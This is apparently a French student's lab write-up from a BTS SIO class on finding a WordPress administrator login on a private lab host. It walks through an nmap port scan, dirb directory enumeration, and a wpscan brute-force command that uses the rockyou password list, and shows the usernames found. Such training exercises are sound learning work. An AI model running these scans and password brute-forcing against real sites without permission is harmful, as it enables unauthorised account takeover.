

L

Enzo Rimbault
16/02/2024

Bonjour les BTS SIO!

A vous de trouver le login et mot de passe de l'administrateur de WordPress !!!




Sommaire

Utilisation de dirb :.....	.3
Utilisation de wpscan :.....	.4

Afin de trouver les identifiants nous allons tout d'abord analyser l'adresse ip / nom du site pour vérifier les ports qui sont ouverts :

Pour ce faire nous allons utiliser un nmap avec la commande suivante :

Nmap -sS 192.168.0.35


A terminal window with a dark background showing the output of an Nmap scan. The command 'nmap -sS 192.168.0.35' is entered at the prompt. The output includes the Nmap version (7.92), the target IP (192.168.0.35), and a list of open ports with their corresponding services. The ports listed are 22/tcp (ssh), 80/tcp (http), 139/tcp (netbios-ssn), 445/tcp (microsoft-ds), 3306/tcp (mysql), and 6667/tcp (irc). The MAC address is also shown as CC:47:40:BD:E2:06 (Unknown). The scan completed in 0.26 seconds.

```
└─# nmap -sS 192.168.0.35
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-16 09:10 CET
Nmap scan report for 192.168.0.35
Host is up (0.0097s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
6667/tcp  open  irc
MAC Address: CC:47:40:BD:E2:06 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

On remarque que le port 80 est ouvert nous allons donc essayer de l'exploiter :

- On rentre d'abord l'ip dans la barre de recherche et on remarque l'image ci-dessous :



Utilisation de dirb :

Dirb permet de passer en revue l'ensemble des fichiers à partir de l'ip obtenu notamment avec la commande suivante :

Dirb <http://192.168.0.35>


```
dirb http://192.168.0.35
DIRB v2.22
By The Dark Raver
START_TIME: Fri Feb 16 09:11:02 2024
URL_BASE: http://192.168.0.35/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
--- Scanning URL: http://192.168.0.35/ ---
=> DIRECTORY: http://192.168.0.35/apache/
+ http://192.168.0.35/index.html (CODE:200|SIZE:36072)
+ http://192.168.0.35/info.php (CODE:200|SIZE:77247)
=> DIRECTORY: http://192.168.0.35/javascript/
=> DIRECTORY: http://192.168.0.35/old/
=> DIRECTORY: http://192.168.0.35/phpmyadmin/
+ http://192.168.0.35/robots.txt (CODE:200|SIZE:92)
+ http://192.168.0.35/server-status (CODE:403|SIZE:292)
=> DIRECTORY: http://192.168.0.35/test/
=> DIRECTORY: http://192.168.0.35/wordpress/
=> DIRECTORY: http://192.168.0.35/wp/
```

On obtient alors un ensemble de fichier, ici le fichier qui nous intéresse est le suivant :

- 192.168.0.35/wordpress

Et de manière plus précis le fichier :

- 192.168.0.35/wordpress/wp-admin



On cherche donc des identifiants pour accéder au site wordpress.

Utilisation de wpscan :

Wpscan permet de trouver des identifiants avec une bibliothèque de mots.

Tout d'abord nous allons installer wpscan avec la commande suivante :

- **Sudo apt-get install wpscan**

On va installer ensuite la wordlistes rockyou.txt :

- **Cd /usr/share/wordlists/**
- **Ls**
- **Gzip -d rockyou.txt.gz**

Nous avons alors tous les outils à notre disposition pour exploiter wordpress il ne reste plus qu'à utiliser wpscan :

- **Wpscan -url http://192.168.0.35/wordpress -passwords /usr/share/wordlists/rockyou.txt**

```
wpscan -url http://192.168.0.35/wordpress -passwords /usr/share/wordlists/rockyou.txt

WPScan®
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://192.168.0.35/wordpress/ [192.168.0.35]
[+] Started: Fri Feb 16 09:12:51 2024
```

On remarque qu'on a trouvé les utilisateurs qui sont les suivants :

- Admin
- admin
- View all posts by Admin

```
[i] User(s) Identified:
[+] View all posts by Admin
  | Found By: Author Posts - Display Name (Passive Detection)
[+] Admin
  | Found By: Rss Generator (Passive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
[+] admin
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
```